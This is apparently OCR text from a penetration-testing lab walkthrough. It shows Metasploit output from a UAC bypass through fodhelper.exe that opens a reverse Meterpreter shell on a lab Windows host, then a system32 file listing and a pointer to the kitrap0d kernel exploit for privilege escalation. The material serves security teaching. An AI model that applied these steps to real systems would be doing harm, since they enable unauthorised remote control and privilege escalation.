
We successfully ran an executable.


Post/multi/recon/local_exploit_suggester




WINDOWS KERNEL EXPLOITS






KALI [Running] - Oracle VM VirtualBox
root@kali: /home/kali/Downloads
File Actions Edit View Help
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175686 bytes) to 192.168.1.70
[*] Meterpreter session 3 opened (192.168.1.76:5555 → 192.168.1.70:50282) at 2023-11-25 14:34:16 -0500
[*] Cleaining up registry keys ...
meterpreter > ls
Listing: C:\Windows\system32
Mode Size Type Last modified Name
040777/rwxrwxrwx 0 dir 2019-12-07 04:49:04 -0500 0409
100666/rw-rw-rw- 2151 fil 2019-12-07 04:10:02 -0500 12520437.cpx
100666/rw-rw-rw- 2233 fil 2019-12-07 04:10:02 -0500 12520850.cpx
100666/rw-rw-rw- 232 fil 2019-12-07 04:09:21 -0500 @AppHelpToast.png
100666/rw-rw-rw- 308 fil 2019-12-07 04:09:21 -0500 @AudioToastIcon.png
100666/rw-rw-rw- 330 fil 2019-12-07 04:09:26 -0500 @EnrollmentToastIcon.png
Type here to search
5°C Windy
12:48 PM 11/25/2023


KALI [Running] - Oracle VM VirtualBox
root@kali: /home/kali/Downloads
File Actions Edit View Help
100666/rw-rw-rw- 342528 fil 2023-11-24 10:55:07 -0500 AccountsRt.dll
100666/rw-rw-rw- 255488 fil 2023-11-24 10:53:15 -0500 ActionCenter.dll
100666/rw-rw-rw- 125952 fil 2023-11-24 10:53:15 -0500 ActionCenterCPL.dll
100666/rw-rw-rw- 43008 fil 2023-11-24 10:52:49 -0500 ActivationClient.dll
100666/rw-rw-rw- 657408 fil 2023-11-24 10:52:49 -0500 ActivationManager.dll
100666/rw-rw-rw- 1423360 fil 2023-11-24 10:55:07 -0500 ActiveSyncProvider.dll
100666/rw-rw-rw- 42496 fil 2023-11-24 10:52:48 -0500 AdaptiveCards.dll
100666/rw-rw-rw- 53248 fil 2019-12-07 04:09:18 -0500 AddressParser.dll
100666/rw-rw-rw- 428544 fil 2023-11-24 10:54:47 -0500 AdmTmpl.dll
040777/rwxrwxrwx 0 dir 2023-11-24 18:33:13 -0500 AdvancedInstallers
100666/rw-rw-rw- 17920 fil 2019-12-07 04:10:05 -0500 AnalogCommonProxyStub.dll
100666/rw-rw-rw- 83456 fil 2023-11-24 10:52:48 -0500 ApiSetHost.AppExecutionAlias.dll
100666/rw-rw-rw- 770664 fil 2023-11-24 10:52:48 -0500 AppContracts.dll
100666/rw-rw-rw- 135680 fil 2023-11-24 10:52:48 -0500 AppExtension.dll
100666/rw-rw-rw- 285696 fil 2023-11-24 10:54:47 -0500 AppIdPolicyEngineApi.dll
100666/rw-rw-rw- 38400 fil 2023-11-24 10:53:04 -0500 AppInstallerPrompt.Desktop.dll
040777/rwxrwxrwx 0 dir 2019-12-07 04:14:52 -0500 AppLocker
100666/rw-rw-rw- 272896 fil 2023-11-24 10:53:06 -0500 AppLockerCSP.dll
100666/rw-rw-rw- 124928 fil 2023-11-24 10:54:47 -0500 AppManagementConfiguration.dll
100666/rw-rw-rw- 454192 fil 2023-11-24 10:53:04 -0500 AppResolver.dll
100666/rw-rw-rw- 28016 fil 2023-11-24 10:54:46 -0500 AppVClientPS.dll
Type here to search
5°C Windy
12:48 PM 11/25/2023

ESCALATION: If your windows is vulnerable to windows/local/ms10_015_kitrap0d

You can escalate priveleges. Take advantage of windows/exploit/suggester